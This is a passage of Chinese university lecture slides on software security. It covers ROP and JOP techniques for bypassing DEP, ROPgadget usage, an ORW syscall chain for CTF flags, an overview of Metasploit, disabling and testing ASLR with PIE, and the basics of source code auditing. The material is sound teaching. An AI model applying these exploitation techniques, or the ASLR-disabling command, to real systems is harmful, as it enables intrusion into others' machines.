DEP的保护机制，虽然安全，但操作系统在做某些操作时受到限制，所以操作系统中又提供了一些解除DEP保护的API供软件开发人员调用，当攻击者在内存中定位到这些API并调用时，DEP保护便失去作用了。这些API一直散落于内存的某些角落，当攻击者触发它们时，就好像触发了某个密室的暗门一样，豁然开朗。

# ROP


- 当RETN指令同这些 API 结合时，就会产生一些奇妙的....
- 借用系统现有指令完成攻击，示意图如下



在第二种攻击下，**EIP**的控制是通过栈中的地址，以及代码中的**RETN**指令共同控制的，此时栈中的数据仍然是“数据”，而执行位置却转移到了内存的代码空间，如此下来便巧妙的绕过了**DEP**保护。这种绕过技术其实是基于一个特定条件的，那就是到某个地址一定能找到对应的包含**RETN**的代码片段，可以说这是当前漏洞利用方式的薄弱环节。

# ROP

- ROP: 栈中所有的代码地址不是函数的开始地址，而是位于函数体中的地址。
  - 在栈中准备好数据以及返回地址(Prepare var &retAddr)
  - 溢出修改函数的返回地址（return to code in Function）
  - 栈中只有数据和代码指针



# 二进制代码重用示例

(以代码重用实现了两个值的加法运算,并将结果写入指定内存地址 0x400000.)




Fig.1 An example of binary code reuse and connected code blocks

图 1 二进制代码重用示例及指令片段连续调用

# ROPgadget

- 用于搜索二进制文件中的 gadgets
- 安装
  - sudo apt install python3-pip
  - sudo -H python3 -m pip install ROPgadget
- 使用方法
  - **ROPgadget --help**: 查看帮助信息
  - **--binary**: 指定要分析的二进制文件，并展示其包含的 gadgets
  - **--string**: 用于搜索字符串
  - **--only**: 只显示包含指定指令的 gadgets
  - **--ropchain**: 试图生成 ROP 链，不保证成功

# ROP 常用利用链

- X86\_64系统调用与寄存器
  - 系统调用号由 RAX 控制
  - 系统调用参数传递顺序: RDI, RSI, RDX, R10, R8, R9
  - ROP 控制寄存器RDI, 例如 POP RDI; RET

## ◆ROP 常见利用思路

- ORW -- 打开、读取并输出flag文件

函数调用	系统调用
fd = open(pathname, flags)	\$rax=syscall(\$rax=__NR_open, \$rdi, \$rsi)
read(fd, buffer, count)	syscall(\$rax=__NR_read, \$rdi, \$rsi, \$rdx)
write(fd, buffer, count)	syscall(\$rax=__NR_write, \$rdi, \$rsi, \$rdx)


# JOP/COP

- Jump-oriented programming (跳转导向编程)
- JOP 攻击利用的是程序间接接跳转和间接调用指令（间接 call 指令）来改变程序的控制流
- 程序将从指定寄存器中获得其跳转的目的地址
- 攻击者又能通过修改栈中的内容来修改寄存器内容，这使得程序中间接跳转和间接调用的目的地址能被攻击者篡改
- 当攻击者篡改这些寄存器当中的内容时，攻击者就能够使程序跳转到攻击者所构建的 gadget 地址处，进而实施 JOP 攻击

攻击手段无止境…

# 软件漏洞利用平台

- Metasploit
- Immunity Canvas
- .....



# Metasploit Framework (MSF)

- 2004年8月，在拉斯维加斯如开了一次世界黑客交流会---黑帽简报（Black Hat Briefings）。在这个会议上，一款叫Metasploit 的攻击和渗透工具备受众黑客关注，出尽了风头。
  - 吸引了来自“美国国防部”和“国家安全局”等政府机构的众多安全顾问和个人
  - Metasploit 很简单，只需要求“找到目标，单击和控制”即可。
- Metasploit 是HD Moore 和 Spooonm 等4名年轻人开发的，这款免费软件可以帮助黑客攻击和控制计算机，安全人员也可以利用 Metasploit 来加强系统对此类工具的攻击。

# Metasploit Framework


Metasploit Framework (MSF) 在2003年以开放源码方式发布，是可以自由获取的开发框架。它是一个强大的开源平台，供**开发，测试和使用**恶意代码，这个环境为渗透测试、shellcode 编写和漏洞研究提供了一个可靠平台。

这种可以扩展的模型将负载控制（payload），编码器（encoder），无操作指令（nops）生成器和漏洞整合在一起，使 Metasploit Framework 成为一种研究高危漏洞的途径。


- ✓ 它集成了各平台上常见的溢出漏洞和流行的 shellcode，并且不断更新。
- ✓ MSF 包含了上千种流行的操作系统的应用软件的漏洞，以及数百个 payload。
- ✓ 作为安全工具，它在安全检测中用着不容忽视的作用，并为漏洞自动化探测和及时检测系统漏洞提供了有力保障。

# 软件漏洞利用平台

TOOLS	集成了各种实用工具，多数为收集的其它软件
PLUGINS	各种插件，多数为收集的其它软件。直接调用其API，但只能在console工作。
MODULES	目前的Metasploit Framework 的各个模块
MSF core	表示Metasploit Framework core 提供基本的API，并且定义了MSF的框架。 并将各个子系统集成在一起。组织比较散乱，不建议更改。
MSF Base	提供了一些扩展的、易用的API以供调用，允许更改
Rex LIBRARIES	Metasploit Framework中所包含的各种库，是类、方法和模块的集合
CLI	表示命令行界面
GUI	图形用户界面
Console	控制台用户界面
Web	网页界面，目前已不再支持
Exploits	定义实现了一些溢出模块，不含payload的话是一个Aux
Payload	由一些可动态运行在远程主机上的代码组成
Nops	用以产生缓冲区填充的非操作性指令
Aux	一些辅助模块，用以实现辅助攻击，如端口扫描工具
Encoders	重新进行编码，用以实现反检测功能等



# Metasploit Framework (MSF)



The screenshot shows a terminal window titled "Terminal". The window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The main area of the terminal displays a stylized logo composed of lowercase letters 'd' and 'B'. Below the logo, the text "To boldly go where no shell has gone before" is displayed in green. Further down, there is promotional text: "Validate lots of vulnerabilities to demonstrate exposure with Metasploit Pro -- Learn more on <http://rapid7.com/metasploit>". At the bottom of the terminal, the prompt "msf >" is visible.

```
Terminal
File Edit View Search Terminal Help

dBBBBBBb dBBBP dB BBBBb dBBBBBb . o
' dB' . BBP
dB'dB'dB' dBPP dB P dB P BB
dB'dB'dB' dB P dB P BB
dB'dB'dB' dBPP dB P dB PPPBBB

dBBBBBP dBBBBBb dB P dBBBBP dB P dB P dBBBBBP
. dB' dB P dB' .BP
| dB P dB' dB P dB' .BP dB P dB P
--o--| dB P dB P dB P dB' .BP dB P dB P
| dB PPPB dB P dB PPPB dB PPPB dB P dB P

o To boldly go where no
shell has gone before


Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

=[ metasploit v4.14.10-dev ]+
+ --=[ 1639 exploits - 944 auxiliary - 289 post      ]
+ --=[ 472 payloads - 40 encoders - 9 nops        ]
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]]

msf > 
```

# 推荐书籍

- 诸葛建伟等, Metasploit渗透测试指南, 电子工业出版, 2012年






# 地址空间布局随机化-ASLR

网络空间安全学院 慕冬亮  
Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)

# 地址空间布局随机化-ASLR

- 部署Shellcode
  - 知晓堆或者栈的地址
  - 借用程序自身或者库中的代码（如 jmp ESP - ROP）
- ASLR的思想
  - 栈和堆的基址是加载时随机确定的
  - 程序自身和关联库的基址是加载时随机确定的



# ASLR(Linux)

- **内存随机化**：ASLR的核心思想是在程序每次启动时随机化其关键数据（如栈、堆、和库）的内存地址。
- **与其他安全技术的结合**：虽然ASLR本身是一个强大的安全措施，但它通常与其他技术（如堆栈保护、执行保护（NX）等）结合使用，以提供更全面的保护。
- **系统级实现**：在Linux系统中，ASLR是由内核实现的。这意味着它适用于所有运行在该系统上的应用程序。用户可以通过内核参数调整ASLR的行为。

# 地址空间布局随机化-ASLR(Linux)

- 开启/关闭ASLR
- echo 2/1/0 > /proc/sys/kernel/randomize\_va\_space

级别	说明
0	关闭ASLR
1	保留的随机化。共享库、栈、mmap() 以及 VDSO 将被随机化。
2	完全的随机化。在 1 的基础上，通过 brk() 分配的内存空间也将被随机化。

```
liber-MS-7D42# echo 0 > /proc/sys/kernel/randomize_va_space
liber-MS-7D42# cat /proc/sys/kernel/randomize_va_space
0
liber-MS-7D42#
```

# 地址空间布局随机化-ASLR(Linux)

- 测试ASLR
- 如果想要程序地址随机化，则需要开启PIE配合使用

```
liber-MS-7D42# echo 0 > /proc/sys/kernel/randomize_va_space
liber-MS-7D42# su liber

# liber @ liber-MS-7D42 in ~/Downloads/software-security-dojo/integer-
$ ./aslr_test
stack_var: 0x7fffffffdfc0
mmap_var: 0x7ffff7ff8000
heap_var: 0x4ce7b0
bss_var: 0x4c72f0
data_var: 0x4c50f0
text_var: 0x401775

# liber @ liber-MS-7D42 in ~/Downloads/software-security-dojo/integer-
$ ./aslr_test
stack_var: 0x7fffffffdfc0
mmap_var: 0x7ffff7ff8000
heap_var: 0x4ce7b0
bss_var: 0x4c72f0
data_var: 0x4c50f0
text_var: 0x401775
```

```
# liber @ liber-MS-7D42 in ~/Downloads/software-security-dojo/integer-
$ ./aslr_test
stack_var: 0x7ffe17939400
mmap_var: 0x7f5e234ac000
heap_var: 0x1b267b0
bss_var: 0x4c72f0
data_var: 0x4c50f0
text_var: 0x401775

# liber @ liber-MS-7D42 in ~/Downloads/software-security-dojo/integer-
$ ./aslr_test
stack_var: 0x7fff3278cb30
mmap_var: 0x7f088e191000
heap_var: 0x1d727b0
bss_var: 0x4c72f0
data_var: 0x4c50f0
text_var: 0x401775

# liber @ liber-MS-7D42 in ~/Downloads/software-security-dojo/integer-
$
```

# 地址空间布局随机化-ASLR(Linux)

- 配合PIE，通过编译`-no-pie`，`-pie` 参数控制pie的关闭/开启， pie默认开启。

```
$ gcc aslr_test.c -o aslr_pie

# liber @ liber-MS-7D42 in ~/Downloads/software-security-dojo/
$ checksec --file=aslr_pie
RELRO           STACK CANARY      NX          PIE
Full RELRO     Canary found    NX enabled   PIE enabled
```

```
$ gcc aslr_test.c -o aslr_no_pie -no-pie

# liber @ liber-MS-7D42 in ~/Downloads/software-security-dojo/
$ checksec --file=aslr_no_pie
RELRO           STACK CANARY      NX          PIE
Partial RELRO  Canary found    NX enabled   No PIE
```

# 地址空间布局随机化-ASLR(Linux)

- 使用-pie参数开启pie后，可以进行对比，程序段进行了随机化的加载。
- 程序的实际运行地址 = 程序加载基址 + 程序偏移地址

```
$ ./aslr_pie
stack_var: 0x7fffffff130
mmap_var: 0x7ffff7ffa000
heap_var: 0x5555555592a0
bss_var: 0x555555558018
data_var: 0x555555558010
text_var: 0x55555555209
%
```

```
$ ./aslr_no_pie
stack_var: 0x7fffffff120
mmap_var: 0x7ffff7ffa000
heap_var: 0x4052a0
bss_var: 0x404068
data_var: 0x404060
text_var: 0x4011f6
%
```



华中科技大学  
HUAZHONG UNIVERSITY OF SCIENCE AND TECHNOLOGY

网络空间安全学院



# 漏洞发现

网络空间安全学院 慕冬亮  
Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)


# 软件漏洞挖掘技术

- 源代码审计
- 静态分析工具
- 动态分析技术
- Fuzzing测试
- 面向二进制程序的逆向分析
- 基于补丁比对的逆向分析

# 源代码安全审计

## 源代码安全审计

- 词法分析和语法分析
- 构建控制流图、数据流图
- 审计危险函数
  - 字符串操作函数
  - 内存拷贝函数
  - 文件操作
  - 数据库操作
  - 进程操作
  - 安全检查函数
  - .....



# 源代码安全审计

□ **程序切片**: 程序切片 (slice) 是影响指定值的程序语句和判定表达式组成的语句集合，包括前向切片和后向切片。采用控制依赖和数据依赖实现。

## ■ 后向切片

□ 指构造一个集合 $\text{affect}(v/n)$ ，使得这个集合由所有**影响n点变量V的值**的语句和谓词组成。

## ■ 前向切片

□ 指构造一个集合 $\text{affect}(v/n)$ ，使得这个集合由**受到n点的变量V的值的影响**的所有语句和谓词构成。

```
int i;  
int sum =0;  
int product =1;  
for (i =0; i < N;++i) {  
    sum = sum + i;  
    product = product *i;  
}  
  
write(sum);  
write(product);
```

## ■ 静态切片

■ **不考虑程序的具体输入**，计算对某个感兴趣点的变量有影响的语句和谓词集合

